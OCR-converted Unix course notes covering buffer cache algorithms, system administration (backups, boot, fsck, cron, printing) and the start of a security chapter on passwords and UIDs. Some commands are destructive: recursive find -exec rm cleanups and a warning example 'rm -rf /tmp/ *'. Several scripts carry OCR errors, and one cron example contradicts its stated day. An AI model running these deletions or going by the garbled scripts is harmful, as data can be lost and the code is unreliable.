
Search for Block 99, Block Busy

Figure 70. Race for Free Buffer



If process A attempts to read a disk block and allocates a buffer as in (2), then it will sleep while it waits for the I/O transmission from disk to complete.

While process A sleeps, suppose the kernel schedules a second process B, which tries to access the disk block whose buffer was just locked by process A.



Search for Block 99, Block Busy

Figure 71. Fifth Scenario for Buffer Allocation

Process B will find the locked block on the hash queue. Process B marks the buffer "in demand" and the sleeps.

Another process C, may have been waiting for the same buffer, if C is scheduled before B, B must check the block is free.

Process C may allocate the buffer to another block, so when process B executes it must search for the block again. With contention for a locked buffer need to start search again.




Figure 72. Race for a Locked Buffer.

The kernel guarantees that all processes waiting for buffers will wake up, because it allocates buffers during the execution of system calls and frees them before returning.

Processes in user mode do not control the allocation of kernel buffers directly, so they cannot purposely "hog" buffers.

The kernel does not guarantee that a process get a buffer in the order that they requested one.

Reading and Writing Disk Blocks

```
algorithm bread   * block read */
input: file system block number
output: buffer containing data
{
        get buffer for block (algorithm
getblk);
        if (buffer data valid)
                return buffer;
        initiate disk read;
        sleep(event disk read complete);
        return (buffer);
```

Figure 73. Reading a Disk Block Bach, "bread".

If the disk block is not in cache, the kernel calls the disk driver to "schedule" a read request and goes to sleep awaiting the event that the I/O completes.

```
algorithm breada    /* block read and read ahead */
input:    (1) file system block number for immediate read
          (2) file system block number for asynchronous read
output: buffer containing data for immediate read
{
        if (first block not in cache)
         {
              get buffer for first block (algorithm getblk);
              if (buffer data not valid)
                    initiate disk read;
        }
        if (second block not in cache)
        {
              get buffer for second block (algorithm getblk);
               if (buffer data valid)
                    release buffer (algorithm brelse);
               else
                    initiate disk read;
        }
        if (first block was originally in cache)
        {
                read first block (algorithm bread);
                return buffer;
        }
        sleep(event first buffer contains valid data);
        return buffer;
}
```

Figure 74. Algorithm for Block Read Ahead "`breada`".

If the second block is not in buffer cache, the kernel instructs the disk driver to read it asynchronously.

```
algorithm bwrite /* block write * /
input: buffer
output: none
{
      initiate disk write;
      if (I/O synchronous)
      {
            sleep(event I/O complete);
            release buffer (algorithm brelse);
      }
      else
      if (buffer marked for delayed write)
            mark buffer to put at head of free list;
}
```

Figure 75. Writing a Disk Block Bach, "`bwrite`".

If the write as asynchronous, the kernel starts the disk write but does not wait for the write to complete. The kernel will release the buffer when I/O completes.

The kernel marks the buffer "delayed-write" and releases the buffer using "brelse". The kernel writes the block to disk before another process can reallocate the buffer.

Advantages and Disadvantages of Buffer Cache

- use of buffers allows uniform disk access, (data is part of a file, an inode, or a super block) (simpler system design).
- system places no data alignment restrictions on user processes doing I/O (because the kernel aligns data internally).
- use of buffer cache can reduce the amount of disk traffic (increasing throughput and decreasing response time) ("delayed write" avoids unnecessary disk writes) (amount of memory available for buffers).
- buffer algorithms help insure file system integrity (serialize process access - preventing data corruption).
- reduction of disk traffic (vulnerable to crashes that leave disk in an incorrect state).
- use of buffer cache requires an extra data copy when reading and writing to and from user processes (for large amounts of data - slows down performance) (small amounts - improves performance - cache, delayed write).

Summary

The kernel uses least recently used replacement to keep blocks in buffer cache, assuming that blocks that were recently accessed are likely to be accessed again soon.

The hash function and hash queues enable the kernel to find particular blocks quickly, and use of doubly linked lists makes it easy to remove buffers from the lists.

The kernel identifies the block it needs by logical device and block number. "getblk" searches buffer cache for a block, if present and free, locks the buffer and returns it.

If the buffer is locked, the requesting process sleeps until it becomes free.

If the block is not in the cache, the kernel reassigns a free buffer to the block, locks it and returns.

If kernel determines that is not necessary to copy data immediately to disk, it marks the buffer "delayed-write". A process is not sure when the data is physically on disk.

14. UNIX ADMINISTRATION

Administration Topics

1. Day-to-Day Tasks
2. File System
3. Backup
4. Startup & Shutdown
5. Cron
6. Printing
7. Networks
8. Mail
9. News

A. Accounting
B. Performance tuning
C. Epilogue

Systems Administrator tasks

- install & maintain system
- install & maintain applications
- upgrade software & hardware
- monitor hardware operation & performance
- support & maintain system software
- create new system software
- manage file system
- monitor system security
- backup system data

for users

- put users on the system solve user problems
- establish user groups
- educate users
- educate operations staff

for management

- interact with management
- state of the system reports advise on technical aspects

Also make all machines run whatever version of UNIX
AT&T, BSD, XENIX ===> Standards, POSIX, SVID

for network (upto 50% of time)

- maintain all network files
- caring for network daemons domain name servers
- file servers
- printer servers
- mail servers
- monitoring network security

Day-to-day Administration

Between meetings and user interrupts

- First tasks of the day:
- test local network loading
- check life of file servers
- check file systems (block & inode limits)
- read "root's" mail for error messages
- status of system daemons
- look for large user files
- process console log and restart

Critical file systems

```
/                          # check disk space
/usr                       # contains accounting
/usr/spool, /var/spool     # log files, prints, etc
```

```
/tmp, /var/tmp, /usr/tmp    # scratch pads fill up fast
/usr/spool/console, /usr/adm/messages, ...
```

UBUNTU: /usr/spool/ does not exist
/usr/adm/ is /var/log/messages

Other tasks:

```
# cleanup
(
find / -type f \( -name core -o -name a.out \
   -o name dead.letter \) -atime +1 -exec rm -f {} \;
find /usr/spool/console -type f -mtime +7 -exec rm -f {} \;
find /usr/preserve -type f -mtime +15 -exec rm -f {} \;
find /usr/mail -type -f -atime +28 -exec rm -f {} \;
) > /dev/console 2>&1
```

- Performance Watch
  - buffer cache hit ratios
  - buffer cache write-behind ratio
  - kernel time versus user time
  - page wait
  - page rate
  - fullness of process table
  - fullness of file table
  - fullness of inode table
  - fullness of clists

- User Administration
  - making user directories
  - creating password and group entries
  - getting disk space
  - taking care of all login functions
  - handling group permissions
  - changing ownerships and permissions
  - moving users and user files
  - updating YP data base source file

User password administration on multiple machines without YP requires the creation of a user-ID data base. User-ID from 0 to 100 are reserved for non-humans, User-ID from 101 to 999 are system staff

- Identity Files – not enough info in passwd, group
  - log name
  - user ID number
  - real name
  - group
  - group ID number
  - phone number
  - location
  - department number
  - misc

File Systems

Disks are split into partitions
A partition is then mounted as a subtree of the Unix directory structure

Example Configuration

Drive 0	Drive 1
/ root partition	/ 2n d root partition
/tmp temporary files	/usr system libraries
swap space	/home user directories

- root partitions are small and near the outer edge of the drive to reduce risk of failure
- 2nd root partition to fix things if drive 0 fails (Harder without swap space)
- Essentials are kept on one drive (drive 0)
- /tmp can fill up and not interfere with /
- /tmp on different drive to user files to reduce disk head seeking when creating temporary files from user files

Example output from df (bdf command on the HP):

Filesystem	Kbytes	used	avail	capacity	Mounted on
/dev/dsk/6s0	309006	202692	75413	73%	/
/dev/dsk/5s0	560974	236720	268156	47%	/student
earth:/modula	271847	162451	82212	66%	/modula
boulder:/db	338394	159221	145333	52%	/db
snow:/pub	23175	7850	13007	38%	/pub
sleet:/nfs	560974	142822	362054	28%	/nfs
sleet:/staff	560974	482958	21918	96%	/staff
ice:/tech	560974	498445	6431	99%	/tech
dust:/project	560974	311816	193060	62%	/project

Example of mount command

```
$ mount Idev/dsk/5s0 /student
```

- Disk configurations also specify the number of blocks and inodes for each filesystem
- partitions may be mounted read only

- Remote Mounted Filesystems

NFS and RFS can be included in UNIX kernel to allow mounting disk partitions from other hosts, NFS can mount non-UNIX filesystems - VAX/VMS, DOS

- "/" Root filesystem
- The bare essentials for booting & patching
- As small as possible to minimize chances of corruption
- Preferable in the outer edge of the disk, where disk blocks are more reliable

- Must include:

/bin	Frequently used commands and those required to boot, restore, and repair system (include C compiler and assembler)
`/lib`	Essential C library files
`/etc`	System configuration and accounting management tables and some admin programs *e.g.* `init, inittab, rc, passwd, group, ...`
`/dev`	Home of the device files that are used by the device drivers to interface kernel and hardware
`/tmp`	Temporary files only
`/lost+found` (This exists on each filesystem)	Missing files found during filesystem consistency checking, see man on fsck

- "/usr" File system

`/usr/lost+found`	same as /lost+found
`/usr/adm`	administration files
`/usr/bin`	non-essential system programs most commands are here
`/usr/lib`	non-essential libraries, less frequently used object code libraries, related utilities, miscellaneous data files, X11, terminfo -terminal database, etc
`/usr/mail/<user>`	mail boxes
`/usr/spool/lp/*`	line printer spooling directories
`/usr/include`	C-language header files
`/usr/include/sys`	kernel related C header files
`/usr/man/man[1-8]`	chaps 1..8 of online manuals
`/usr/man/cat[1-8]`	formatted version of manuals
`/usr/tmp`	more temporary files
`/usr/ucb`	berkeley extensions
`/usr/local/bin`	local versions of commands
`/usr/local/lib`	local object code libraries, etc

`/var` linked to /usr contains all files that vary

Backups
- security in case of damage to disks, viruses
- restore files accidentally lost/damaged
- Principles of backup security
- Files are worth far more than equipment in terms of man hours and irreplaceable resources
- Full, partial & Incremental backups UNIX dump command provides multilevel backups (increments of increments).
- Keep multiple versions of full backups. Don't just write over your last version. The system might fail and then you have nothing !!!
- Keep long term backups. Files may be lost/corrupted but not noticed for a long period. Recent backups are then useless.
- Keep a full backup in another distant building. Fire insurance may restore the machine but not the files 11 (Your boss will be grateful...).
- Keep dump tapes in a safe cool environment, preferably the same room (i.e. temperature) as the tape drive (1/2 hr to acclimatize tapes).

- Backup considerations
- Nonarchive (No Header File) - copies everything, external label on tape
- Archive (Header File) - writes header first
- Catalog (Online Data Base) - contents, dates, media name, locations

Unmounting a disk for even a short period is expensive day or night, in terms of work hours lost and programs killed or maimed.

- Tape Drive Devices

`/dev/rmt0` - rewinds when closed
`/dev/nrmt0` - won't rewind when closed

Unix Backup Programs
- `dd` program

Easy to use dd to treat devices (disk partition, other tapes) as a file and copy it to tape. Hence useful for quick backups of filesystems. Using dd, only whole filesystems can be restored, not individual files.

```
dd if = backup.tar of=/dev/rmt0 bs=20k
```

- tar (Tape Archiver)

Archives or restores a subtree of files. Cannot handle anything larger than the tape. Cannot allow multiple writes to tape.

```
tar cvf /dev/rmt0 /usr/local /etc > backup.log
tar xv /usr/local/bin
```

- cpio

Similar to tar, reads a list of file names from stdin to be copied to tape, cannot detect end of tape.

```
ls /user/bill | cpio -oc > /dev/floppy
find . -print } cpio -ocv > /dev/rmt0
```

Unix "`find`" command can search for all files modified since a given date and hence be used with "cpio" for incremental backups. No rewind is permitted.

```
find / -depth -print | cpio -odlmv > /dev/nrmt1
find /etc -depth -print | cpio -odlmv > /dev/nrmt1
```

```
# incremental/full backup each user directory separately
:
TYPE=$l
case $TYPE in
full)
      IN= ;;
```

```
*)
IN=-mtime -2 -type f;  TYPE=incremental;;
esac
for dir in 'awk -F:' $3>100 { print $6 }' /etc/passwd' do
      echo "$dir \n"
      find $dir -depth $IN -print | cpio -ovdum > /dev/nrmt0
done
echo "\n$TYPE backup complete -- rewind tape"
exit 0
```

To recover a file:

```
   cpio      -ivdum <pathname>  <  /dev/tape
      i      -in,     v - verbose,     d - directory
      u      - unconditional copy old files over new
      m      - modification time
```

- dump

"dump" only writes from device to device Berkeley UNIX - not available on vanilla System V.

```
    dump 0 /dev/rdsk/0s5 # sent to default tape
    dump 9udf 6250 /dev/rmt1 /dev/rdsk/Os6
```

A full dump, level 0; An incremental dump, level 9,

```
    u  - update note in /etc/dumpdates,
    d  - density 6250,
    f  - device file /dev/rmt1
```

```
# friendly dump backup
TAPE=/dev/rmt1
DISK=/dev/rdsk/Os5
:
if [ $# -ne 1 ]; then
      echo "usage: backup [daily] [weekly]"
      exit 1
fi
case $1 in
      daily)
            dump 9udf 6250 $TAPE $DISK ;;
      weekly)
            dump 0udf 6250 $TAPE $DISK ;;
      *)
            echo "usage: backup [daily] [weekly]"
            exit 2
esac
exit 0
```

- restore

interactive mode - BSD version

```
fete/restore -if /dev/rmt1
restore> cd home/bill/bin
restore> ls
ar bart chkdsk
restore> add bart
restore>extract
...
```

backup & restore - SVR4 version

- fine & free

fast incremental backup - no catalog, listing or index

```
      fine -m -7 /dev/dsk/0s5 /dev/rmt0
```

fast recover: p - pathname, 21 - inode, name - adm

```
free -p /usr/local/bin /dev/rmt0 21:adm

volcopy /usr/local /dev/dsk/0s5 tape1 /dev/rmt0
```

• Backup Strategies

Unix dump has a "level" option for control of incremental backups.

Level 0 is a full backup
Level 1 is a incremental since the last level 0
Level 2 is a incremental since the last level 1 or 0
Level 3 is a incremental since the last level 2, 1 or 0
:
Level N is a incremental since the last level < N

Example Strategy:

	Full backup is done every week. Incremental backups are done every day.
Mon	0
Tue	1
Wed	2
Thu	3
Fri	4

Another Example:

Week-1	0
Week-2	1
Week-3	2
Week-4	1
Week-5	3
Week-6	1
Week-7	2
Week-8	1
Week-9	0

This permits recovery of files lost anytime over the past 8 weeks.
We can combine these two strategies using levels 4, 5, 6, 7 during Tuesday to Friday and performing levels 0..3 each Monday.

Boot up & Shutdown

Booting the System

- Specify the disk and partition to boot from
- Unix kernel is loaded from /unix
- Can specify if single user or multi-user. System maintenance for level 0 backups.
- If space permits, keep minimal root partition on another disk in case the primary disk fails
- Booting executes /etc/rc shell script to fire off lots of daemons and initialize things
- Can boot off tape if necessary

Shutting down

- `/etc/shutdown` - shuts down the system cleanly
- `/etc/sync; /etc/halt` - minimum after all users logoff
- `/etc/init S` - go single user
- `/etc/reboot` - shutdown and restart as, some versions do not sync

Does the systems administrator have to process more interrupts than an operating system?

UNIX Startup Sequence

Turn on peripherals, Turn on computer Start bootstrap from ROM

Load /Unix kernel	- swapper (process 0)
	- init (process 1)
Set date	- date mmddhhmm[yy]
	- TZ=EST10
Go into single user	- init s
Check filesystems	- fsck /dev/root
Go into multi-user	- init 2

Boot ROM passes control over to the UNIX kernel
- find the root file system
- start the init process then go to run-level 2, i.e. multi-user

The init process has ID = 1, has no parent. It reads the /etc/inittab configuration file.
Look at the `/etc/inittab` file on "water".

```
id:runstate:action:process
```
where "action" is either:
- `initdefault` - set default run-level
- `boot`
- `bootwait`
- `wait`
- `respawn` - when process dies run it again
- `process`
- `off`

Run-level 2 entries include /etc/rc initialization script and letc/getty for each terminal line.

`/etc/rc`
- speed up startup
- check filesystem
- start system accounting
- start daemons
- recover files after crash
- start printer spooler

System Shutdown
Shutdown vs Reboot
- users logged on
- how quickly need system down

`shutdown`	uses `kill -14` on processes
`reboot`	uses `kill –9` on processes
`sync`	writes memory out to disk

File System Consistency
Only use "fsck -y" on the root partition.

Phase:
1. Checks Blocks and Sizes
   i.e. checks inode types, examines the inode block numbers for bad or duplicate blocks, and checks the inode format.
2. Checks Pathnames
   Removes directory entries pointing to files or directories modified by Phase 1.
3. Checks Connectivity
   Cleans up after Phase 2 - making sure that there is at least one directory entry for each inode and that multiple links make sense.
4. Checks Reference Counts
   List errors from unreferenced files, missing or full "lost+found" directories, incorrect link count, bad or duplicate blocks, or incorrect sum for free inode count.
5. Checks Free List

Compares free block count with free block list.

6. Salvage Free List
   Only if Phase 5 error.

If any errors occur for root file system then

**** BOOT UNIX (NO SYNC) ****

i.e. do a cold start by pressing restart button.

`ncheck -i inode_number /dev/dsk/2s6`

There should be a "lost+found" directory for each mounted file system.

mklost+found - creates a "slotted directory"

```
:
if [ $# -lt 1 ]; then
      echo "usage: mklf /path/dirname"
      exit 1
fi
if [ -d $1 ] ; then
      N_SLOTS=254
      cd $1
      mkdir lost+found
      cd lost+found
      i=0
      while [ 'expr $i' do -le $N_SLOTS ]
      do
            >$i   # create $i
            rm $i
            i='expr $i + 1'
      done
else
      echo "$(1) is not a legitimate directory"
      exit 1
fi
```

```
/* mklf.c - makes lost+found */
#include <stdio.h>
#include <fcntl.h>
#include <sys/types.h>
#include <sys/stat.h>

main(int argc, char *argv[]){
   int i, fd;
   char f_name[128];

   if (argc != 3 ){
         fprintf(stderr,"usage: mklf /path/dirname /dev/special\n");
         exit(1);
   }

   if ((mknod (argv[1], S_IFDIR|0700, argv[2])) == -1) {
         fprintf(stderr, "mklf: can't make directory %s\n", argv[1]);
         exit(2);
   }

   for (i=0; i<=254; i++){
         sprintf(f_name, "%s/%d", argv[1] , i);
         if((fd = open(f_name, O_CREAT, 0600)) == -1) {
            fprintf(stderr, "mklf: can't create %s%d\n", argv[1], i);}
         close(fd);
   }
```

```
   for (i=0; i<=254; i++) {
         sprintf (f_name, "%s/%d", argv[1], i);
         if (unlink (f_name) == -1)
            fprintf(stderr, "mklf: can't remove %s\n", f_name);
   }
}
# simple create file from parameter list
for i
do
      >&i
done
```

Sync

The superblock exists both in memory and on disk.

The "sync" command flushes memory to disk. This is done by the kernel or /etc/update at regular intervals.

```
#define TRUE 1
main()      /* update.c */
{
while (TRUE) {
      sync(); sleep(30);
      }
}
```

Cron

Cron - from the greek "chronos" meaning "time".

`/etc/cron` executes commands at specified dates and times. Regularly scheduled commands can be specified by instructions in /etc/crontab. Cron is started by `/etc/rc` at boot time and from then on wakes up each minute to determine if any commands are scheduled to be run.

`/etc/crontab` record fields:

- minute (0-59),
- hour (0-23),
- day of month (1-31),
- month of year (1-12),
- day of week (0-6 with 0=Sunday),
- command-to-execute

Any of the time fields can be a pattern.

Examples:

Automatically shutdown at 8am each Friday

```
0 8 * * 1 /etc/shutdown "shutting down for backup"
```

Order some milk at midnight every Monday - Friday

```
0 0 * * 1-5 echo "I need more milk" | mail milkman
```

Run suidcheck every 20 minutes Mon-Fri, 9am - 5pm

```
0, 20, 40 9-16 * * 1-5 suidcheck
0 17 * * 1-5 suidcheck
```

Printing

```
$ lpr filename     # BSD
$ lp filename      # System V
```

A "spooler" is a method of buffering data on its way to a specific destination. i.e. hold files to be printed until line printer is ready to process them.

A "daemon" program wakes up to do the task when required, and then goes back to sleep again. These daemons reside in `/usr/lib` or `/etc` called `lpd` (BSD) or `lpsched` (SYS V).

- BSD printing

`/etc/printcap` is a table similar to termcap
`"lpc"` is used to start and stop the printer
`/usr/spool/lpd` is the spool directory
`"lpq"` to examine print queue
`"lprm"` remove print requests

- SYSTEM V printing

```
# become lp administrator
su lp

# shutdown printer scheduler
/usr/lib/lpshut

# create a new laser printer on serial port 00
/usr/lib/lpadmin  -plaser
-v/dev/term/00    -mhplaser
# copies the model hplaser from /usr/spool/lp/model and
renames it
# /usr/spool/lp/interface/laser, this is a script file which you
should edit

# set default print request to the epson printer
usr/lib/lpadmin -depson

# start line printer scheduler
/usr/lib/lpsched

# allow request for laser printer to be spooled
/usr/lib/accept laser

# enable printer to process spool
enable laser
```

- Testing devices

```
cat /etc/motd > /dev/lp
stty < /dev/tty0l              # display settings
stty 9600 < /dev/tty0l         # change settings
ln /dev/tty0l /dev/epson
```

```
# test printer
lp -dlaser filename (laser -1)

# if you protect your directory use
lp -dlaser < filename

# status of print queue
lpstat -t

# paper jam
disable –r"paper jammed" epson

# printer broken
/usr/lib/reject  -r"laser  printer
gone for repairs" laser

# redirect existing spooled requests
lpmove laser-562 draft

# remove print request
cancel laser-562
```

lpstart

```
#!/bin/sh
# lpstart - opposite lpshut
# e.g. /bin/su lp -c "/usr/local/etc/lpstart" &

until [ "$status" = "scheduler is running" ]
do
      /usr/lib/lpshut > /dev/null 2>&1
      while true
      do
            line='ps -e | grep lpsched | grep –v grep | head -1'
            if [ "$line" ]; then
                  kill -9 'echo $line | cut -cl-6'
            else
                  break
            fi
      done
      rm /usr/spool/lp/SCHEDLOCK > /dev/null 2>&1
      /usr/lib/lpsched
      line='ps -e | grep lpsched | grep -v grep'
      if [ "$line" ]; then
            status='lpstate -r'
```

```
      fi
done
echo $status
```

Compression

```
tar cf dirname.tar dirname;    compress dirname.tar
(tar cf- dirname ) | compress > dirname.tar.Z

tar xvi dirname.tar      uncompress dirname.tar
cat dirname.tar.Z | uncompress | tar xvf-
zcat dirname.tar.Z | tar tf -
```

Networks

NFS or RFS	Network File System or other TCP/IP Services	
TCP	Transmission Control Protocol	Transport - data packaging
IP	Internet Protocol	Network Layer - routing
Ethernet	Link Layer - Ethernet Address	
Physical	Hardware	

Distributed Filesystems

NFS and RFS provide facilities for distributed filesystems. This means that users can have a host on their desk but still access shared disks

Backups and software updates can be more reliably administered in one place.

Super User permissions do NOT work across remote mounted filesystems - prevents broke security propagating over the network.

Electronic Mail (E-mail)

Mail is spooled in a queue area and then if necessary sent to other hosts. Communications with these hosts may be either immediate (for close neighbors) or until some regular time specified in `/etc/crontab`.

```
To: fred@water.fit.qut.edu.au
Subject: I need help ...
      <text>
```


`sendmail.cf` - is the configuration file for BSD
`elm & pine` - are agents that create and queue requests in `/usr/mail` or `/usr/spool/mail`

News - (available via VAX/VMS locally)

- Keep up to date with industry as it happens
- Ask your problem to THE experts world wide
- Heaps of free software
- Public domain Unix news readers: "tin"

Network Domains

Used throughout the Internet:



Domains & sub-domains are used to prevent naming conflicts with other domains. So we can invent our own host names without worrying about host names at other sites.

Things to Remember

Don't be superuser more than necessary. Always re-read what you type when using commands like:

`rm -rf /tmp/ *`, a typo could involve several hours

Optimizing Performance

- Rebuilding the filesystem

Over time, files on the system become fragmented and spread their data over distant parts of the filesystem. To optimize system performance, the system should ideally be copied onto tape and rebuilt from scratch to enhance performance. The drives should also be reformatted to enhance reliability. (Only if you know what you're doing!!)

- Super User
- login as "root"
- "su" - preferred

- AT&T System V

`sar` - system activity reporter (-a all)
`crash`

- BSD

`iostat` - number of chars (kbytes) read, written to term, disk, and cpu time as user mode, niced, in-system mode, idle mode.
`uptime` - display time, system up time, number of users, number of jobs
`vrnstat` - virtual memory statistics - procs, memory, page, faults, cpu
`pstat` - process statistics

- Tunable Parameters

`NBUF` - number of system buffers 250 (3 x number of ttys)
`NHBUF` - number of hash buffers 64
`NPROC` - number of process table entries/slots 250
`MAXUP` - number of process a user can have 20
`MAXPROC` - maximum number of system processes
`NCLIST` - character minibuffers are called clists.

`TEXT` - number of slots in text table
`NSWAP` - swap device should be at least size of memory

`FILES` - each process has 3: stdin, stdout and stderr
`MOUNTS` - size of mount table
`CALLS` - callout table - so that UNIX can operate in as close to real time as possible for applications

Accounting

Unix provides facilities for monitoring system performance, network traffic etc. The administrator may need to tune the system by reorganising filesystems or network links.

`utmp & wtmp` - used by accounting

```
struct utmp {
   char ut_user[8];           /* user login name */
   char ut_id[4];             /* /etc/line id */
   char ut_line[12];          /* device name (console) */
   short ut-pid;              /* process id */
   short ut_type;             /* type of entry */
   struct exit_status {
    short e_terrnrnination;   /* process termination status */
    short e_exit;             /* process exit status */
   }
   ut_exit;
   time_t ut_time             /* time entry was made*/
}
```

```
od -c /etc/utmp | more
```

New Software

- Purchasing

For major equipment & software purchases ask to see things working before you commit yourself. This includes hardware AND software.

- Installing
- Backup previous version of system
- Installation may need root privileges. If shareware or network software – use source code from moderated news groups.
- Keep software packages in separate directories to handle future releases.
- Test basic features.
- Check software works in non-privileged accounts.
- Liaise with customer support from company supplying the software if problems occur.

☞ IS YOUR SYSTEM HUNG?

A hung system is kernel resident with no kernel activity. Down and disabled system is kernel active but no results. A dead system the kernel has gone, processes are stopped.

☞ FILES THAT WOULDN'T DIE

```
foo^H^H^Hbar, *, "- *", other assorted control sequences
rm -i ?             # confirmation for a single character file
ls -ilb *           # list strange file names
od -xc <parent_directory>       # octal dump of parent directory
clri                # clear an inode
/etc/unlink         # or system call
```

☞ WON'T WORK

Common problems that usually appear when a user complains "the system does not work properly".

e.g. `pr .profile | lp` # no longer works

The x bit has been removed for the owners home directory

e.g.

System administrator performs chmod 666 recursively from root, thus no traversal privileges - end of system.

☞ NO DISK SPACE

```
df –t                                       # show no disk free
sed -n '$p' /usr/spool/console/May19        # print last line
find / -type f -size +100000c –print        # find large files
(fuser -uk /dev/dsk/0s5; umount /dev/dsk/0s5)
fsck /dev/dsk/0s5                           # no errors now
```

The in-core inode table had been corrupted

☞ TERMINAL WON'T GET PAST LOGIN

Warning some terminals have the ability to map characters. If in doubt reset back to factory defaults first.

```
tset -m ansi:ansi -m tvi910:910     # BSD command
echo AT > /dev/tty03                # possible problem
ls -l /dev/tty??                    # may reveal a nondevice
```

remove it and make device knowing major and minor numbers

```
mknod /dev/tty03 c 1 3              # remake device
```

15. UNIX SECURITY

Philosophy of Security

- Computer systems must be accessible
  - easy to access ("open")
  - able to communicate with other hosts
- Trade off between openness & security
- Depends on attitudes of administrators and users
  - an investment by both
- Unix tries to be more open. Full on-line manuals, Unix source available
- Experience has shown that non disclosure of information does not assure security.
- Unix philosophy is to be more open so that security holes are found and fixed!

Unix Super User

- User "root"
- Has access to everything
- Can change permissions of anything
- Use with caution - not for beginners
- Minimum of 6-12 months experience
- Double check everything

"root" account used to install software, configure system, backing up, managing accounts etc.

Password Security

- Minimum of 6 chars (Unix allows 8 chars)
- Not personal (e.g. girl/boy-friend name)
- Never dictionary words
- Include non-alphabetic characters or mixed upper/lower case (any printable character)
- Can be remembered without writing down e.g. 1st letters of a sentence
- Different for computer different systems
- Change regularly (but not predictably!)
- Don't reuse old passwords - always invent a new one.
- Don't write it down or store it in the function keys of your terminal.

Password File: /etc/passwd

- Readable by anyone !!! But passwords encrypted
- Passwords are encrypted and then compared with the correct encrypted password in /etc/passwd.
- Modern systems put a *!* in the password field and store the encrypted password in a protected file called /etc/shadow.
- Maps user-name to uid number.
- Text file, one line per user (a record). Each record field is separated by a colon ":".

Examples:

user name:encrypted password:user uid:group gid: name, room, phone comment:home dir: login shell:

```
root:    h6H9fs*k:      0:    1:      Super User:           /root: /bin/sh
lpstat:  :              10:   10:     :                     :      /usr/bin/lpstat
accts:   f7J8gs6/:      80:   100:    Accounts:             /tmp:  /db/accmenu
fred:    Ef5g7sG3:      500:  300:    Fred Hill,A501,1900:  /user/fred: /bin/sh
```

- Super user account (UID is zero)
- No command shell, only access to the Accounting system provided the accounting system can't create a shell.
- No password, shows status of line printer queue

Group File: /etc/group

- Similar to `/etc/passwd`
- Maps group names to group ID numbers
- Specifies group members other than those implied by the GID stored in /etc/passwd

Example: group name:group password:group GID:group members (list of user names)

```
source:  *:        50:      joe,fred,jill
staff:   *:        105:
users:   *:        300:
```

- Group members can be implied by the default GID in `/etc/passwd`. All users must therefore be members of at least one group.
- User "fred" is a member of group "users" because his default GID in `/etc/passwd` is 300 which is group "users" in `/etc/group`.

Yellow Pages

Manages files such as `/etc/passwd, etc/group` ... across computer networks.

```
ypcat passwd
ypcat group
ypcat hosts
```

User IDs and Group IDs

- Each process on the system has:
  - an effective UID, and a real UID
  - an effective GID, and a real GID
- For most processes, real == effective
- Forked processes will inherit UIDs and GIDs from parent process.
- The parent process is often a login shell like /bin/ksh which is set up to have the UID and GID from `/etc/passwd`.
- File permissions of a process are controlled by it's effective UID and GID (System V Unix)
- New files created by a process inherit it's effective UID and GID (System V Unix)
- A process can set the real UID equal to the effective or the effective equal to the real (Similarly for GID's)

Privileged Access

